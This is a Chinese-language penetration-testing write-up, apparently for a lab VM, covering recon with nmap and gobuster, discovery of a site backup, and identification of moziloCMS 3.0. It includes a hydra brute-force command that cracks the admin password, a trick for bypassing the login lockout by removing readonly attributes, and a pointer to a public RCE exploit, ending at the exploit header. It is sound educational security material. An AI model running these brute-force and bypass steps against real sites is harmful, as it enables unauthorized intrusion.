

Lzh - VM

初始扫描

常规扫描，端口范围默认 1-1000，遂省略。

```
sudo nmap -T4 -sS 192.168.123.109
```

```
kali@kali: ~/Desktop
File Actions Edit View Help
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:07 (0:00:00 remaining)
Stats: 0:05:48 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:08 (0:00:00 remaining)
Stats: 0:06:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:08 (0:00:00 remaining)
Stats: 0:06:46 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:08 (0:00:00 remaining)
Nmap scan report for Lzh.lan (192.168.123.139)
Host is up (2.0s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE      SERVICE
22/tcp    open       ssh
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open       http
|_http-title: VisionX | \xE6\x9C\xAA\xE6\x9D\xA5\xE7\xA7\x91\xE6\x8A\x80\xE8\xA7\xA3\xE5\x86\xB3\xE6\x96\xB9\xE6\xA1\x88
514/tcp   filtered shell


Nmap done: 1 IP address (1 host up) scanned in 414.64 seconds
└─(kali㉿kali)-[~/Desktop]
```

可见目前已知 3 个开放端口，分别是 22、80、514，接下来分别探测一下端口的详细信息。

信息探测

端口 80

可见只有一个简单的页面，随手 F12 审计一下看看是否有隐藏信息，Wappalyzer 看看站点指纹、网上搜搜关键词之类的，下一步直接上目录扫描。



端口 22

随手探测一下 SSH 版本信息，这步可以在 `nmap` 加上 `-sV` 参数实现同样效果。

Exploit-DB/searchsploit 查找一下相关漏洞，没有则跳过。

```
(kali㉿kali)-[~/Desktop] 05% done; ETC: 10:  
└─$ nc -v 192.168.123.109 22  
Lzh.lan [192.168.123.109] 22 (ssh) open  
SSH-2.0-OpenSSH_8.4p1 Debian-5+deb11u3  
    UDP Scan Timing: About 49.01% done; ETC: 10:  
Invalid SSH3 identification string.  
    UDP Scan Timing: About 53.49% done; ETC: 10:  
(kali㉿kali)-[~/Desktop]  
└─$
```

端口 514

syslog 端口默认是 UDP 协议，`nmap` 常规扫描的时候也没有探测到，使用 `nc -uv` 即可测试连通。

不过 syslog 相关的我也没怎么了解过，最开始以为这边也是突破点，搜了下发现没有漏洞，也不知道是哪一款服务端，遂略过。

```
(kali㉿kali)-[~/Desktop] 05% done; ETC: 10:  
└─$ nc -uv 192.168.123.109 514  
Lzh.lan [192.168.123.109] 514 (syslog) open  
    Stats: 9:30:27 elapsed; 0 hosts completed (1 u)
```

站点目录扫描

常规扫描

回归正题，还是先对站点进行一次常规目录扫描。

可见根目录下没出东西，接着进行下一步测试。

```
gobuster dir -u "http://192.168.123.109" -t 64 -w /usr/share/wordlists/SecLists-  
2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt
```

```
Stats: 1:16:51 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
[(kali㉿kali)-[~/Desktop]] 25% done; ETC: 10:38 (16:21:26 remaining)
$ gobuster dir -u "http://192.168.123.109" -t 64 -w /usr/share/wordlists/SecLists-2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: 8:16:35 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
[+] Method: GET timing: About 46.5s done; ETC: 10:46 (9:29:43 remaining)
[+] Threads: 9:56 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
[+] Wordlist: /usr/share/wordlists/SecLists-2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt timing: About 46.8s done; ETC: 10:46 (9:29:43 remaining)
[+] Negative Status codes: 7:404 timing: About 47.0s done; ETC: 10:46 (9:25:07 remaining)
[+] User Agent: 2 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
[+] Timeout: 10s timing: About 47.0s done; ETC: 10:46 (9:25:06 remaining)

Starting gobuster in directory enumeration mode
/ /server-status [Status: 403] [Size: 280] 6 (9:24:31 remaining)
Progress: 220559 / 220560 (100.00%) completed (1 up), 1 undergoing UDP Scan
Finished 8:42:44 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
Stats: 9:30:27 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
[(kali㉿kali)-[~/Desktop]] 49% done; ETC: 10:47 (8:16:00 remaining)
$
```

文件常见后缀扫描

到这里主要是灵光一闪，想想应该有备份文件或者其他可能包含敏感信息的小 tips。

最终获得网站备份源码一枚。

```
gobuster dir -u "http://192.168.123.109" -t 64 -w /usr/share/wordlists/SecLists-2025.1/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,txt,json,xml,jpg,png,gif,pdf,zip,bak
```

```
[+] Url:an Timing: About 7.25 http://192.168.123.109:21:26 remaining)
[+] Method:48:34 elapsed; 0 GETs completed (1 up), 1 undergoing UDP Scan
[+] Threads:iming: About 38.38 64 done; ETC: 10:46 (10:57:20 remaining)
[+] Wordlist:/usr/share/wordlists/SecLists-2025.1/Discovery/W
eb-Content/directory-list-2.3-medium.txtC: 10:46 (10:57:19 remaining)
[+] Negative Status codes: 0 404s completed (1 up), 1 undergoing UDP Scan
[+] User Agent:ng: About 44.6 gobuster/3.6: 10:46 (9:50:29 remaining)
[+] Extensions:5 elapsed; 0 jpg,png,zip,php,html,css,gif,pdf,bak,js,txt,json
,xmlP Scan Timing: About 46.56% done; ETC: 10:46 (9:29:43 remaining)
[+] Timeout:9:56 elapsed; 0 10s completed (1 up), 1 undergoing UDP Scan
Starting gobuster in directory enumeration mode up), 1 undergoing UDP Scan
./.htmls: 8:21:12 elaps (Status: 403) [Size: 280]up), 1 undergoing UDP Scan
./.php Scan Timing: Abo (Status: 403) [Size: 280]6 (9:25:06 remaining)
/index.html21:46 elaps (Status: 200) [Size: 5201]p), 1 undergoing UDP Scan
/backup.zipTiming: Abo (Status: 200) [Size: 3153752]:24:34 remaining)
/.htmls: 8:21:47 elaps (Status: 403) [Size: 280]up), 1 undergoing UDP Scan
/.php Scan Timing: Abo (Status: 403) [Size: 280]6 (9:24:31 remaining)
/server-status51 elaps (Status: 403) [Size: 280]up), 1 undergoing UDP Scan
Progress: 3087826 / 3087840 (100.00%) ETC: 10:47 (9:13:32 remaining)
Finishedan Timing: About 49.01% done; ETC: 10:47 (9:03:37 remaining)
at UDP Scan Timing: About 52.40% done; ETC: 10:47 (9:16:00 remaining)
```

访问 Mozilo 站点

之后对源码展开简单查阅下，可知站点为 `moziloCMS 3.0`。

访问首页简单看下有无内容，随后直接访问默认的后台管理路径

`http://192.168.123.109/mozilo/admin/index.php`。

随即就是对源码的常规 searchsploit，确实发现了近期公布的 RCE，下一步是先取得 admin 账号。

moziloCMS - Das CMS für Einstieger

Willkommen...
... im frisch installierten **moziloCMS 3.0!**

Die **Zugangsdaten** für die [moziloCMS-Konfigurationsoberfläche \(moziloAdmin\)](#) wurden bei der Installation bereits angegeben. Im **moziloAdmin** können nun weitere Einstellungen für das moziloCMS getätigert werden.

Wie alles hier im moziloCMS funktioniert, ist in der zum [moziloCMS](#) gehörenden [Dokumentation](#) sowie auf [www.mozilla.de](#) beschrieben. Für Fragen und Anregungen steht das [mozilo-Supportforum](#) zur Verfügung.

Das frisch installierte moziloCMS 3.0 liefert zu Demozwecken eine bereits angelegte Kategorie "Willkommen" sowie die dazugehörende Inhaltsseite "Willkommen" mit.

Hier noch als kleine Demonstration ein Bild und eine Datei:


- eine [Datei](#) zum Herunterladen

Bleibe bei moziloCMS immer auf dem laufenden:


- [moziloCMS Webseite](#)
- [moziloCMS Forum](#)

后台登录测试

无验证码，在这里简单地用 `Burp suite` 测试一下弱口令爆破。



在爆破过程中得知，站点存在登录尝试次数限制，后展开源码查看，最终发现似乎只是禁止前端页面的输入？（一度以为这会要绕 WAF 了...）




弱口令登入后台

这里也可以直接用 `Burp Suite Pro`、`Yakit`（？还没用过，有待研究）或者其他图形化/终端工具，BP 的社区版限制了并发线程效率低下，考虑到有些场景下不能用商业/非正常授权的工具，所以还是提前多了解下同类的开源产品，或将开发自己的工具集。

```
hydra -l admin -P /usr/share/wordlists/SecLists-2025.1/Passwords/2023-  
200_most_used_passwords.txt 192.168.123.109 http-post-form  
"/mozilo/admin/index.php:username=admin&password=^PASS^&login=1&Login=1:S=302" -t 64 -  
I
```

最终得解 `Admin123`，返回前端登录。



先前的限制只需要使用 F12 将账号和密码的输入框的只读属性 `readonly="readonly"` 完全删除就好，登录按钮和后台逻辑也没有发现额外限制。

moziloCMS Admin - Login

192.168.123.109/mozilo/admin/index.php?logout=true

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

! Access to mozilo Admin is temporarily blocked.
Incorrect access data has been entered too often.

User name

Password

Login

Back to the website

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application ...

Search HTML

```
<login>
  
  <div class="mt mb mo-bold">Dashboard</div>
  <form id="loginform" accept-charset="utf-8" name="loginform" action="/mozilo/admin/index.php" method="post">[flex]
    <input id="username" class="mo-login_input" type="text" name="username" aria-label="User name" placeholder="User name" autocomplete="off" readonly="readonly" onkeyup="checkform()" required="" aria-required="true"> event
    <input id="password" class="mo-login_input" type="password" name="password" aria-label="Password" placeholder="Password" onkeyup="checkform()" required="" aria-required="true"> event
    <input id="remember_me" type="checkbox" name="remember_me" checked="" aria-label="Remember me" value="1" /> event
    <input id="submit" type="button" value="Login" /> event
    <a href="#">Forgot your password?</a>
  </form>
```

Filter Styles

Layout Computed Changes Compatibility

Flex Item of form#loginform

input#username.mo-login_input

立足点 Get。

The screenshot shows the MozillaCMS 3.0 Admin interface. On the left is a sidebar with links: Home, Content, Files, Galleries, Settings, mozillaAdmin, Plugins, Templates, and Logout. The main content area has several sections: 'CMS informations' (Installed version: 3.0 ("Hope") - stabil, Update Check: New Version available (3.0.2), Download), 'Help' (Detailed documentation in a new window, Brief introduction to MozillaCMS), 'Multiuser Reset' (Closes all other admin logins which are still active. This will also unlock blocked areas, Log off other users), and 'E-Mail test' (Enter a valid e-mail address to send a test E-Mail to). A central modal window titled 'Messages' displays a warning: 'Failed Login attempts since last login: 15'. Below the modal, the 'Server informations' section lists various system details. At the bottom, a footer note reads: 'Powered by MozillaCMS © 2006 - 2025 | Version: 3.0 ("Hope") stabil'.

漏洞利用 MozillaCMS 3.0 RCE

按照 [MozillaCMS 3.0 - Remote Code Execution \(RCE\)](#) 文中的利用步骤来一步步操作，当然也可以略微修改里面的请求包直接拿下。

Exploit

```
# Exploit Title: MoziloCMS 3.0 - Remote Code Execution (RCE)
# Date: 10/09/2024
# Exploit Author: Secfortress (https://github.com/sec-fortress)
# Vendor Homepage: https://mozilo.de/
